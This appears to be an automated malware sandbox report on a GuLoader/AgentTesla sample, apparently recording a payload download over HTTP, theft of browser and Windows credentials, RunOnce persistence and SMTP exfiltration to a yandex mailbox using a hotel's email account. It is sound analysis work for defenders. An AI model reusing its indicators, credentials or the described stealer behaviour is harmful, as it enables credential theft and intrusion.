May 27, 2022 19:41:07.319962025 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319977045 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.319989920 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.319991112 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320000887 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320097923 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.320113897 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320130110 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320167065 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320180893 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320200920 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320215940 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320224047 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.320230007 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320257902 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320272923 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320286989 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320313931 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.320314884 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320328951 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320343971 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320363998 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320379019 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320393085 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320394993 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.320408106 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320420027 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320477962 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320487022 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.320565939 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.320620060 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.332973003 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.333053112 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.333106995 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.333122015 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.333122969 CEST	49754	80	192.168.11.20	185.222.57.79
May 27, 2022 19:41:07.333132029 CEST	80	49754	185.222.57.79	192.168.11.20
May 27, 2022 19:41:07.333273888 CEST	49754	80	192.168.11.20	185.222.57.79

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 19:42:43.874780893 CEST	60303	53	192.168.11.20	1.1.1.1
May 27, 2022 19:42:43.993166924 CEST	53	60303	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 19:42:43.874780893 CEST	192.168.11.20	1.1.1.1	0x53c3	Standard query (0)	mail.parkh otelizmir.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 19:42:43.993166924 CEST	1.1.1.1	192.168.11.20	0x53c3	No error (0)	mail.parkh otelizmir.com		45.10.148.33	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 185.222.57.79

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49754	185.222.57.79	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe


Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:41:07.264504910 CEST	8628	OUT	GET /SALES/muhasebe@par%20v4_zZlYyWbWEF39.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 185.222.57.79 Cache-Control: no-cache
May 27, 2022 19:41:07.278637886 CEST	8629	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 17:41:06 GMT Server: Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29 Last-Modified: Fri, 27 May 2022 10:16:01 GMT ETag: "36240-5dffb97debf87" Accept-Ranges: bytes Content-Length: 221760 Content-Type: application/octet-stream Data Raw: 2d 69 12 93 de 1a 67 e3 7f ae 04 59 ab af ba b8 06 e1 f6 84 da df 3f 2c 16 02 e8 fc a1 c5 39 87 74 e4 ac af 6a 34 a1 e7 b9 d0 4e a1 e7 84 37 d8 ba 27 e1 81 24 67 b7 26 f4 ba 09 0b af 53 6f f8 f2 67 73 50 49 f3 53 fe 8f ec 26 3c 10 58 b5 71 06 a5 a9 38 35 69 c2 0b 32 79 72 74 ac 4c 1e 85 2d cf 2a 1f ac c6 91 e2 4f 84 a7 79 16 00 f6 80 f0 94 53 3e df 03 29 1a e2 0b 43 48 21 e2 18 fb 71 8a 60 18 cf 97 da 5e 1d db 64 6a b6 b8 bf 51 02 36 76 b5 5c 74 da 61 c6 32 f5 29 62 45 50 b5 1f 15 ba c0 8c 4e 65 1b 40 bb fd 0c 09 05 99 ff 30 58 62 16 c0 38 8d 8b d3 da 43 f9 da 0b 0d 32 a6 f0 3b 6c 73 91 b2 1c b3 2d be 2b 0b 90 3a 5d 3d 77 6e f5 86 29 1a 35 17 da 9e 44 81 0a 47 b7 05 4f 5c de c5 99 00 a6 56 1b 7a 63 47 b0 49 ac 96 7d c6 3a 6d fd 67 e9 1a e8 2d 5c 2c 1c 8a 27 b7 4b 21 ca e0 e3 e6 13 f5 6e 0d 51 0b 88 4c 18 8b 84 1c 19 d0 cb f5 dd a7 2a a5 40 64 98 19 9b 84 99 01 8b 7d 33 19 23 48 ea bd 8c f8 be 87 18 9e 9c 52 28 6b 51 f4 8c f4 07 4b 59 58 b3 c4 4d 87 0b 74 70 d1 ff f1 a8 b6 c1 41 c7 26 e1 e7 d9 2a 7e fc 57 9e a6 15 41 49 0d 3e 51 9d 7e 51 ee 48 78 cf a5 65 3a 00 7e d4 d7 a0 f1 8e 43 01 47 0f c8 ac bd 56 7c 94 a0 0c 74 5f ca af 9d 40 47 fd 34 33 5f f9 e0 19 e0 9c 2c ee 1d 06 94 ec 6a 09 99 4a 27 cb 4a 0a 24 90 44 b1 8e dd 9c 8e 93 c4 c4 ca 42 e0 a8 bc f7 80 62 0c c7 e5 b9 1c 2e 7b 04 36 b9 17 9b de 6c fa 1e 8c fd fc 06 c4 f2 60 f6 80 2d 28 8a 38 e4 3c 64 ff b6 5d 3e 03 4b 93 57 9f 6e 1d e3 a7 d6 cd 7f f3 cd 0b 8f 63 e5 eb 23 40 41 1b d1 60 20 33 a1 32 b3 1f fc 4a 86 a1 b7 a1 9a 7d ab f2 bd c6 9e 2c 4d 29 f5 c7 b9 53 93 da 3f d9 09 d6 c3 0d 8a 4d e3 7d a2 6b 47 5d 0b 0c d4 20 87 c6 2c cb 60 89 f5 d9 00 ae 21 f3 7a 1f 53 5f 65 7c 29 fd 5e f1 a1 1b 16 f0 81 86 cb 6f 35 bd 09 ba 13 a8 2e 94 d7 1a 90 05 b0 28 bc c3 13 10 d1 cb 57 fc 2e 16 45 ab 12 c7 35 aa e2 d0 2d 65 c0 f6 d3 ac 36 55 1d 19 69 2b 4f 6d 34 0a c5 5f 3d e0 1d 46 45 f4 0e 77 1d cf b6 68 91 06 f1 78 01 d4 80 a6 f3 78 81 c7 50 f6 27 1c 23 ad 9b 58 93 1c 18 e7 ca 26 fb c1 36 fb 6e e2 5b ee e9 69 bb 0c 46 42 e5 db b3 ff 53 41 3e d7 30 98 21 08 de cb 88 56 c8 3b cc 8c 6a 3a 9d 89 99 6d 3d 40 76 9e 32 00 f4 1a 46 a0 61 2c 5c 88 69 3e 6c 00 90 ef 36 ef c3 69 d6 15 14 5f c3 d7 df 99 37 3e 13 48 35 5d e4 67 88 96 20 9f 85 20 95 4c 40 ed 81 be cb 71 71 ea ee 34 0b 12 0c 22 2a 3c b0 2c bb df 95 18 9d db 23 20 25 78 b3 9c 65 dd 51 84 0b 35 80 ea e0 17 da 67 2e 5a 38 8f 85 1b 05 0c dc 52 7f 03 07 bd c8 75 18 20 3d 5a a8 d3 b6 47 4e c5 51 ed dc ef 15 32 37 4f 24 b7 4f a2 00 46 d8 20 ff 1b 3c 80 0d 53 97 a9 c9 f5 47 6d a7 5a 3a d8 1a ae ab 12 f9 1f c9 b5 61 05 ba 59 78 6e a0 ba f3 6d ff 5e cb 36 37 10 34 5a 82 8c 5e 30 c2 d7 7e ba d5 cb dd fd 53 77 c0 af 46 61 60 57 ea 04 e7 17 23 5d 83 11 91 00 e1 e8 69 67 79 46 c9 d5 24 89 37 f6 84 a6 18 11 7a db bc 8e 8c 88 8e 38 61 c1 83 ad f6 4c 3f 9d 94 de 9d 54 4a f3 57 91 86 ec 26 36 c5 b4 85 73 be 8b a9 38 35 6c c2 0b 63 6f 79 5f b7 4c 19 92 d3 ce 06 1d b4 cd 91 e5 59 7a a6 55 14 17 fd 80 f7 8c ad 3f f3 01 02 18 c9 e8 41 4b 89 f3 18 fb 75 bd c8 16 cf 29 f9 93 3c 70 55 24 7b b1 eb 39 6b 43 56 c5 3f 0d b6 38 bc 5f d2 5d fd 2a 12 d8 73 3e d8 a2 ba c2 11 59 62 c5 98 2c 4a 52 34 de 71 35 2d 71 c5 d6 82 a9 e4 da 43 f3 f0 18 3d 30 f6 99 3b 6c 3f 97 b1 1c 5e Data Ascii: -igY?,9tj4N7'$g&SogsPlS&<Xq85i2yrtL-*OyS>)CH!q`^djQ6v\ta2)bEPNe@0Xb8C2;ls-+:]=wn)5DGO\Vz cGI}:mg-\,'K!nQL*@d}3#HR(kQKYXMtpA&*~WAI>Q~QHxe:~CGV\|t_@G43_,jJ'J$DBb.{6l`-(8<d]>KWnc#@A` 32J},M)S?M }kG] ,`!zS_e|)^o5.(W.E5-e6Ui+Om4_=FEwhxxP'#X&6n[iFBSA>0!V;j:m=@v2Fa,\i>l6i_7>H5]g L@qq4"*<,# %xeQ5g.Z8Ru =ZGNQ27O$OF <SGmZ:aYxnm^674Z^0~SwFa`W#]igyF$7z8aL?TJW&6s85lcoy_LYzU?AKu)<pU${9kCV?8_]*s>Yb,JR4 q5-qC=0;l?^

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 27, 2022 19:42:44.306915045 CEST	587	49763	45.10.148.33	192.168.11.20	220-artemis.egegen.com ESMTP Exim 4.95 #2 Fri, 27 May 2022 20:42:44 +0300 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 27, 2022 19:42:44.307287931 CEST	49763	587	192.168.11.20	45.10.148.33	EHLO 965969
May 27, 2022 19:42:44.369997025 CEST	587	49763	45.10.148.33	192.168.11.20	250-artemis.egegen.com Hello 965969 [84.17.52.2] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250-SMTPUTF8 250 HELP
May 27, 2022 19:42:44.373267889 CEST	49763	587	192.168.11.20	45.10.148.33	AUTH login bXVoYXNlYmVAcGFya2hvdGVsaXptaXIuY29t
May 27, 2022 19:42:44.436863899 CEST	587	49763	45.10.148.33	192.168.11.20	334 UGFzc3dvcmQ6
May 27, 2022 19:42:44.567787886 CEST	587	49763	45.10.148.33	192.168.11.20	235 Authentication succeeded
May 27, 2022 19:42:44.568514109 CEST	49763	587	192.168.11.20	45.10.148.33	MAIL FROM:<muhasebe@parkhotelizmir.com>
May 27, 2022 19:42:44.630826950 CEST	587	49763	45.10.148.33	192.168.11.20	250 OK
May 27, 2022 19:42:44.631124020 CEST	49763	587	192.168.11.20	45.10.148.33	RCPT TO:<saleseuropower2@yandex.com>
May 27, 2022 19:42:44.799923897 CEST	587	49763	45.10.148.33	192.168.11.20	250 Accepted
May 27, 2022 19:42:44.800266981 CEST	49763	587	192.168.11.20	45.10.148.33	DATA
May 27, 2022 19:42:44.862984896 CEST	587	49763	45.10.148.33	192.168.11.20	354 Enter message, ending with "." on a line by itself
May 27, 2022 19:42:44.865156889 CEST	49763	587	192.168.11.20	45.10.148.33	.
May 27, 2022 19:42:46.252098083 CEST	587	49763	45.10.148.33	192.168.11.20	250 OK id=1nudz3-0003gS-BW
May 27, 2022 19:44:23.833553076 CEST	49763	587	192.168.11.20	45.10.148.33	QUIT
May 27, 2022 19:44:24.099668980 CEST	587	49763	45.10.148.33	192.168.11.20	221 artemis.egegen.com closing connection

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Trojan.Inject.11626.exe PID: 4336, Parent PID: 8376

General

Target ID:	1
Start time:	19:40:39

Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe"
Imagebase:	0x400000
File size:	658225 bytes
MD5 hash:	DD43BD8CDC55DD9C8A168F7D5E67DB30
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.14985940057.0000000003391000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **1888**, Parent PID: **4336**

General

Target ID:	3
Start time:	19:40:51
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe"
Imagebase:	0x260000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **9124**, Parent PID: **4336**

General

Target ID:	4
Start time:	19:40:52
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe"
Imagebase:	0x600000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: CasPol.exe PID: **4392**, Parent PID: **4336**

General

Target ID:	5
Start time:	19:40:52
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe"
Imagebase:	0xcb0000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.19759760809.000000001D7ED000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000005.00000000.14824947099.0000000001100000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.19758765647.000000001D731000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.19758765647.000000001D731000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: 00000005.00000002.19758765647.000000001D731000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\subfolder1\FRATERNATE.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	110DFE9	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D6F3263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D6F3263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D6F3263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D6F3263	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\subfolder1\FRATERNATE.exe	0	658225	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOah*	success or wait	2	1104597	WriteFile
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C589B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C589B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.11626.exe	unknown	658225	success or wait	1	110DFE9	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D6F099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D6F099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D6F099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D6F099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D6462DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D6FD97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D6FD97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D6FD97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6D6462DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D6462DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D6462DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D6462DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D6F099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D6F099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D6F099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D6F099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6D6462DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6C589B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6C589B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\d496bb00-9532-441b-a25b-af7572331fe8	unknown	4096	success or wait	2	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD7 2B5E2187F75E8118A14612	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5 CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6C589B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D6F099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D6F099B	unknown
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6C589B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6C589B71	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Startup key	unicode	C:\Users\user\AppData\Local\Temp\subfolder1\FRATERNATE.exe	success or wait	1	110385A	RegSetValueExA

Analysis Process: conhost.exe PID: **6604**, Parent PID: **4392**

General

Target ID:	6
Start time:	19:40:52
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff78a640000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly